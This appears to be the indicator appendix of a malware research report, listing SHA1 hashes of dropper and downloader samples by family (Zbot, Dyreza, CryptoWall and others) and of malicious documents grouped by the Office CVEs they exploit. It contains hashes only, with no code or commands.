Heye	8afd513d177f99fe4ef95ba5a26c009f9e48b637	downloader
Heye	b724a030ef3d3ca5aacba76c11bbeb72193f7558	downloader
Heye	bb33f094b2f9c940b25518efcb9eb1dc38612be8	downloader
Heye	bbb7e5d092f7e4a56cf0be51d1c586c61f63f44d	downloader
	3b6efeb322fc464086e7daaa54398ac1ceef4bff	dropper
Zbot	400631fecfc435a47578d482471bc4817ae4dc81	dropper
	a53b49df105cdaa1ae686f819473eddc2254e211	dropper
Zbot	c8d869b14c50218ce018ca594ec824afc63fbb77	dropper
SpyGate	785d0c848124c23895fc62e45c9e61eabb3170c3	dropper
Throwback	6d1d0dde5aa796e0be18577bfdbb81bd6c9b2dcb	dropper
	1571d05e37f7bf6c7f2d5930c3c17c6cbb1ef78e	dropper
SpyGate	0ed093948ab56f7b7f35efd4418523fb265d50e7	dropper
Omaneat	bde3bdfeb2c539be5ee4f68130df8206a3324e0e	dropper
Teamviewer	42beb6917f8a4aa70617adf339d2e9f5fbb9dc5c	dropper
	2fb8d7fb52891299e4f71756e9f1d29db13eb364	dropper
Zbot	6c8cd7f5e7ffb65432f07e9e1c5d6d244984021b	dropper
	9a9f5e2d3778cea8b9a47dea4cbaf7d58b60e6ee	downloader
Dyreza	5b767e871485983c7c2c17cb8590cc2862d2a114	dropper
	d86a1e65fef99f9ac75185d25ba0a318d25eaf95	downloader
Bandok	22c3a093a23ee698adeaae811028be560acf734c	dropper
Zbot	dc8b44d90e61ea49085ed4e836ddf5dd857c98cc	dropper
Zbot	491d7a0b8136bad5f115a2af2ae8737ad9b4d2ec	dropper
Zbot	cddac70af46e911fa463ef55f845efe85f7f0368	dropper
Zbot	9908a0ff6b4f25d8ff48a82dae9d22a20a2339ad	dropper
Zbot	40d4dfdba734483dbf3119a9cd3531086e6aba00	dropper
Evotob	40df05a0a872f92371ea315af786746d84342837	dropper
Tinba	68ceae9ccb80f79aba58a1964b2946ee543fb541	dropper
Zbot	f0286cde9eaca6a6fc17aa1cf3e06d59fe0d6abd	dropper
Dofoil	b0dabad6620c51ff033a95b2ba33159b30300fc6	downloader
Dyzap	2c378afb16742b138f8e5f35887687f98a3bfc14	downloader
Kasidet	4da12a7730301073ab634b6a597a0d9c3902447d	downloader
	b9464ea94140dbacceda95256d2c8de7baf2b3b1	downloader
Heye	9aa2372ebaac689c503a07a693a305aa845539b2	downloader
Heye	05468cb85b2ef4f63ffc2256414eb984315e7600	downloader
Heye	80ac4199c7c519cbbcc04087a684b776cfe2b24a	downloader
Heye	c17f283852e9054c5a99fab2ced81dcdb7717ae0	downloader
	038edf0b0bc3faec0c9c8c291fd9f1ac509383d1	downloader
	343b3546cff0b52065b354e24a8370b65874f8a1	downloader
	386d40d972a74729d20d6e95b6ab5ffd4c8b7bec	downloader
	54b8085a371d63eba486136730d1c3ad303c3693	downloader
Limitail	b843d5781a55532e99d55ee03c23cc6342f121ae	dropper
Heye	5cc410e31e5e84e980039e99cae47cbabae85a5c	downloader
	6457c9efabaefee75ba950f7c93d89f921b22663	downloader
Limitail	7d9035f66cd2bc7a1357954410b70e885c5527ba	dropper
	9c8474f8c7e87328573c822cb73014117e32a633	downloader
	e01bf8c25aacdb56a460f01832c0a0285a17949f	downloader
	eaf648a422b2edf0184af296845be8bbf0d8fc6d	downloader
Limitail	f8e53b776d0eee4f824eaa3cdb1b0b1bb186437d	dropper
Zbot	06e15e42d9afbc5fa60f550a4e05d8465ac97962	dropper
Zbot	c90dcfb585193e1caf600d38cf1ac8f6256f5d57	dropper
Sekur	13523cfce0c813a571534ae1f447d8887efa40ae	dropper
Zbot	1716a5e070d4dd894f9fe3c275f9eb0cf2f7366e	dropper
Wauchos	2de039f70be6062201bb1d890a510730009c429a	dropper
test (ColorGet)	3671e0ce91bcb635ba9a79b1691345895cd20d60	dropper

Buhtrap	403ec3cc696cc02d4cd3e4b41486228fc4537053	dropper
Zbot	489f70efbcbcaa6534185de0abd02dd5f128d11d	dropper
CryptoWall	59aee2481fcb9f332e10eae4f3a2eb426416a05e	dropper
Zbot	5b513e490334e82b066c4392626efed35a641b93	dropper
Zbot	626b550c9c53c515d63de0aa3f84dfdb4aa546ad	dropper
Andromeda	6a900d595fa115bc6808891b83043b3b73a8b56b	dropper
Toshliph	7162bb61cd36ed8b7ee98cbd0bffec33d34dd3e7	dropper
Buhtrap	733a2ea1e8f4ece7144679b219c510de1c02542e	dropper
	79f0612468d8ac28d1ab2792ba9861f2fb6be548	downloader
Toshliph	81e43d653acd2b55c8d3107e5b50007870d84d76	dropper
Toshliph	ac68ad2e5f5802a6ab9e7e1c1ec7fab3c6bdbaa4	dropper
Andromeda	fac76e87d63d8d9c1d322d110897761ad1c7f935	dropper
Andromeda	ff6561bebc8b49c342f76153cb6fd2d9d0574a42	dropper
	88e4462b78bd6a5030fd16b80cbd30446e9c9346	dropper
Zbot	896fe4edc6ca4a29da0eaf11a2aac1e3a367dced	dropper
RemoteUtilities	91b1f7aeb54ded67f10bc10c021a1b3457c79151	downloader
Trontoz	acacf20479c47c76550c82f8ff583ee75a092c6c	dropper
RAT	ad2ba3b00f45669a59d7ed9b90780cce534b6edb	dropper
Zbot	ada48cc91ceb53167b64b877f02d6157d18e6c98	dropper
Zbot	bab55e333ea120f34ae1d8f21f5f1fcbb8a7565f	dropper
Teamviewer	d05d6642758645a47582120622ea6112481bab0e	dropper
Zbot	e3f41c5b1820e8e0d4c0bcedb246236b3b8e77d2	dropper
Zbot	e7e2eafda7f92789f92a9c5ad3004a87051d7841	dropper
Sekur	eb5735cc503260fa583004b6643f704d441d05ec	dropper
	ec4615aaaff5d786ea7e9640ead158f0a84f2674	downloader
Peaac	f736dbf5941dcd4455a396cfce5444d21f922c71	dropper
Zbot	f8aa6106545409c909a076a817a74d57f34cd0fd	dropper
	fbd733b18398934ea4db5803410ebff31512990a	downloader
Zbot	fe6e9480f5c91749b48248e808dfa52e2f394e0f	dropper

We found earlier documents that had no CVE-2014-1761 support, and were not analyzed in detail in the scope of this research. Below you will find the SHA1 hash list. Most of them were found distributing some Zbot variant.

Samples that use the CVE-2012-0158 exploit only:

15038ddc5d3306db25fc4c844583095df3567b9a
18df1b26bce2596aa3c6b75bfeb1f45b4aaa32d7
26777c5de25b9829be581f098947c768091b155a
2b840b05d4a45a5b1532e1dae66f147632164f09
2f0f6ed89770b69d652587920eca9a8e6a995722
35da620a6939d00c85e9c3abdfe8240a20e578bd
44c39ac06624997cff61af90e20ae0d77cc9a2e3
5139c8ee1b278eaa06d20ebc7bc8b0a08c9aa3be
567d6de789e8394bf8dae5f60da124638037294e
5e557607af6ae232321cfeb0619dadddfc6fc9f5
60464fc5d7716e11dcae07e65fd969e556f3bf23
60bb662b23013f599d0cac184958e2c578f5f47d
60f9f5cf5304c4077995ec365da95d45ade4c0ff
676da80263b95466a43ca97235cb9a94ca28e677
690d28a2d7572f8b141303069ab09880173558da
6db59cc71bc1b45b40d40bbeee6f610474d220fd
7276ebe451da54a63a1535729b2890265919a075
72ad8436a10eb18e3a65a3bc85380ee165ea29b4
7519e0edbe90131364e4ba814bc09b276deaa3cd
773e3ccc71ad6b1a371a8dd395424e98e4161d73

7f2383ef805cef176951991c0afb56efad7d2762
8e23a3878a6bf38624d74be8ae51708e795a5d94
8e6e584f1d3c28019fc9513779558ddce1eb0b95
95723e5f1dbeb6f5deb6bfe138eb916e454a85c7
960039440d7652a7ed04af986bbb6a7fd7b29e18
96cb152480d2e6eb05b3d4d1b57a7b98ffbdf234
9a3c7f222eb1986b764864a3833aaedbc4ef92c0
9c06064fb2cf17d69eb1fc7cbb2fd4f00ad5bf76
a3df4d8650cc5be81150fd7d34c3813dd4705e05
b8f6939c32c2bacd90f16b423d5ddf182f805641
ba03c02ebd87bc6c8b199056f616d141e08e5147
be149759d0892aeaa9847a488407f4448b4f8c7a
c6aacb758150411ad327f0586f2760e133d69afc
ccde66718f926fcba45f312dc160d0ccd2c90fd8
ce7755ac77d0cc9f003af575915fbaf96389c57d
cee6503f604d707b9970fcc99b3548dd075ece81
d0cb458e52a0a656d5fe8a506380fbb2acbea35b
f3ef580b91523149df1e36c5a8e69a6c158e9f3d

Samples that use CVE-2012-0158 and CVE-2010-3333 :

0137d4a8110625c67687f343fba141f58cf3a61f
0280493639064d837f4327b484730f16ba55698c
08f4896e9be36d7930a8bc47ce80c8869d64ee33
0c9400436b6d2ec7839eda32f36ac945601b2eb3
137b0eac222b7d294eb1496e9a57f34b20889097
1467b0a55fc8fbb65d06a1b479349627575f7950
14d771858b82fe119213c311504ed95c5e062dc2
159ed61533b6c61773d25b54249f6ca898f19eda
1e18c5417345c256e4412a026fdfd02b213af1ed
1e65e4ffee6a5ac2f754657a7506caf8e5debfbf
23d1d5635e7b6ccdfe43eacc3f8fd97885449bfd
26260e08d524a30e4838e1763ee5fdf24ec38727
2e88fa0da0e0fbe8753e93bd061c42f22e94766e
36effa6ae475ef77ea85f582a4d867ed35ffd723
3716a0377394f3a7d886b8d85d4ea1f1751dc770
3cdd557ea74dc28ee5237275d58c8717b56dfd6e
3dcd90fdd37ea09be1b69d5cd7a22d878dc89816
41384552cc44a2cf405c05eedf11116b2be6a68f
438a7e78acc95aae4fbe6b3f07ad1e93be4fef51
4d79e398a69943cd13ebf86e7134aecb2486962d
506ab1beeae5f726e4284cecaebc8597891fc0de
5375b29785fac5e0e238c8c445328d3cf80cadf2
63d092c61443ee4b390770c9cb1d72bd33d60331
6463c8f69b355826d027de2faaa3b6b1d4cf7f8a
689e0dc42f4db8d07b9b9e5291d91f5530df0e46
6c74e448cea4507143b52056125d022e30bb71f4
72a6d9fbcf269b3bb3be11b36aae3ba5c90e6dfe
79c85793cbaa93d00d1c774c31fcfba4dfca27be
7cb258a3aa7bd143acee061e6f54515beca221d5
83b4fcff134352bad91499577bd6b53db62ebe18
8b1eacd93093dae7b5d680c67d6262006bff899d
8b57490ff780bbe653e5c8d3c9eac56e575cde06
8c39730a6254a35c89b6b97fad48c50d3862a7a6
8c95cc1c6061c528e08397d3bf8c786fa776dc0a

8e5b1fb214d28adef9be7f090d5c17e034a9e0b2
8f48eb2871fffe97a6b87fb8f38930ca87007aa1
a758968fed53a7e1e8c854605d8ff3024f7bf7ce
a76dae9edb282bee305bf8811b507d15c2d633cb
a90ed4cfa4c6298802bc9de82a9cd9104592535a
ac0cea8415f39701f4a21f917695c22ca82fa197
ad11ff996eb4bca5a232c20419d3f3ce6cb4dde1
ad2b9a524877672620e9453216875e8ecd42cce4
ae5659a29236c8d8dd6ab84eb8fd2d1e0d2fce4f
ae8e3990a3dc347f196617ad4c743c0ccbe32ac9
b0e2d0783f369f4f176357fc2e8ba0d4745e2f15
b4ddcc948baf00380b1fc9de18bf805b188c5455
ba15e0e5c10760f4b4d1acf9378c9f2c316c1d02
baa44dd43f2f96879cf6b767c85d06b989ac4714
cc61693fa8eba5fba3231c513964134e4ce35a99
cf80f0614157cd94f49d9059d38f18dec80d4cb1
d214624809b7d99aa5136330f868c7afca3a48be
d322f79c4e7e9112ad8e7d3c5787631bb1dc19aa
d79a7b7df56c8f4ceb7cd304fa140858133b981d
dbd50b3c5b45266a7a2652fce2022fbdba60630b
dc770e811b81b2bbab6ced4e25baddb0e0b68224
dd92271e89f710743887050f0be1b16076e125ed
e7dc05688715dd9ba7cfb79d28a27d696fa214c5
eb52f97b1b9dd202c7b27fc7178ec9b136c96589
f198d5dfc1389db9ecebd2e635e0081fdd49ec64
fb0b837086c6a23e89d892d1c9aadd02d8c97218
fc2c0edc24ed34dff7bf3c80c001ebc7d206bfc5

Samples that use CVE-2012-0158 and CVE-2013-3906 :

05a95dbdabe34fcbfd6420d29f125f487e993696
166590ca45341e145a9fddde943604225cd1a74d
17db68c1fa3453b8d4174a7074a568ea3e4089f7
2d0b8384555b74c1d5581694b181a89d5386c252
2e18f1ce9f0cca64cba6d93715414171ac9c1dfc
34028164f2e0582bdc70a9fdfa47fe9bc71f85c8
3a220c4d33315649b308e0fcfaf1455a937d1f3d
431cc4acf416da55825d9f8e9732ff943338dd7f
435166ae24bb91575a073c3fe34537682a756fa8
5243ac39ccbb3f6886cf46b9bdaba1b31bec7551
5497563bbcc2d09ac848f7fb9e7a393e2db4d3ef
60550073d261707755d35a13ef3e467b7a809ff5
6190317a80178aa891d34e7300db2a69a47beee3
632cf76bf72b20c17f091b94428a3a0c00bcda3a
6389c196d18e5a5995ab4d1c3a2c70f14038fc51
69dbd9b5f4f48dfb99f02e4cd9146b3be1db5d6e
6f88cf48be082649177e91a3b0c7e213c1d679d2
6f9f0b7b32b819a1154d66a3e333438572daf399
706bc753fd469f6e53d105f502be984400d127a0
711b322ee6dcbc30f33de3c08a9c0907803bb2a7
771cb9a751e20f27ba33b252401cef5ffa857568
88c4b4ea62d21032e1c998ec7471486e88033370
8fb87d532554fe1584dcc738723f5037ec0b3336
9371bd80ed078b1c57fd38ed04b88d3313abdce0
97135495a52124de8bb578bfcc202afc0b239506

```
ad1ec900b9e9575113c4b95ce5e84cf86e7b7aea
b2225425a54d45df1aa08faf7b819b58f139677e
c8d6d2e89e8f98b934152085adb472705de06b90
cec87b7b33ab28312ffcad748d7677b2efc11cea
cf54c842757faa6a529d66564d05797d59fc5c04
dac2cf46084d33b2ad1b6be4c329b3ead701a5a2
efb38fa796273e22a82724446fa3941bed1c9340
f6ec2e0a8147b438a37f3ac09681cd47160aa887
fb2aa7074844f8b6eb3e8e6d0e64b78cb26e73a4
```

Samples that use CVE-2012-0158, CVE-2010-3333 and CVE-2013-3906 :

```
03b1c8a2e4da537a6afdb1b4a291e65054fda7b3
0b8afe356ef104b966d754e7d20b0138114e1d95
0d45e884696eb70d0095d9059a177ee45fb1d442
0eeaf3908d0c87e061206bdf905931f226d7cb47
1a5361c2733cd659a36a0eb361dedac6e285858d
1a5beae22a5e84b087e39b0af5cdb65e812fa45b
1f924c0871a3036bb778e0dd58c126d857b50cb5
2d417e5b877aca93a070ec46bcb9bf9beb0eb953
37d27439b64ee396822f729f7113397d18d5a981
388a42d4e8163b413a09b1ffe58da693df1292f3
3ecab80acf2349dd1926ce066e54c8eaeb68e79e
419b11b6327c66cb8214d2dc22d3104c0db8faff
4c432a4d99d088cb228819837993534da93b2f3d
50e93071f3d9d913a724c863fe67d2c517d8ce79
564ddb2d25dbe6e94942de813328bca50abd9e86
57167ad53cb14c58296e560c05899ec5d994f5f6
5eee6b46448651081d1b9f80133542b6ed52140b
6878cecedc699a94b5ea57ef6ecf204f58d8b85e
6b129ac1acbe60fd908bf068d98cd2a7f5ce4a79
6e9132790f166803fb836bba20d2b02bdf3ae024
7371b49138cf917e05d3320cb863ce4778007d63
779e813e2a0580bf4240b0a6771936b4052ff4ea
7e839c37cf2be6142d511a56a3d6288f0680111b
80c9e566fbc1bd40eb7ecafd24aa76bcdbdf613c
843fbf1a410cd38a5f1a345e102ae596f9727a92
97277a0f6e6d469729595369999034781e96639d
9d1da8020b79eb925f3c9fe764d9d307b6b7b04e
a017ded37f2c660a806aabf9b422d4757b6dfa31
a0f278ce1eccf4bfd1408bff351e6ecff09f0130
a5de6cfa68ab6ec74fdf27e5af45f0370df23f8c
ac3ebb569eae8763cdb27e5b6bda87c8171cae89
bc9963b91511291343a651ce93f81d6a219cf0aa
bfec998951076adc3cb90e51999ddce9ff8003c7
c50988a1f7edf3cfd6ed538e27bbf5d81cfe0245
c6353a7408b6a2119a29754f4320c725213b6fa0
cfe9dc3420967e91d95a20092f02700cc75cb309
d643c9899a24f89a018af4af1f7f328aed9fc370
d8c18216e718401d37a81674d4f4bb95f16742c6
e89219fec18fbe62d882b016d8f64a96401bfef4
f49ddb214915beaa174179f9b9e902de6d642dd5
f64f82cd237fa55d7c4ef54ed71bb4affbe1c318
fdc52e879f61d59b7be578ab90cc76b8fe16f382
```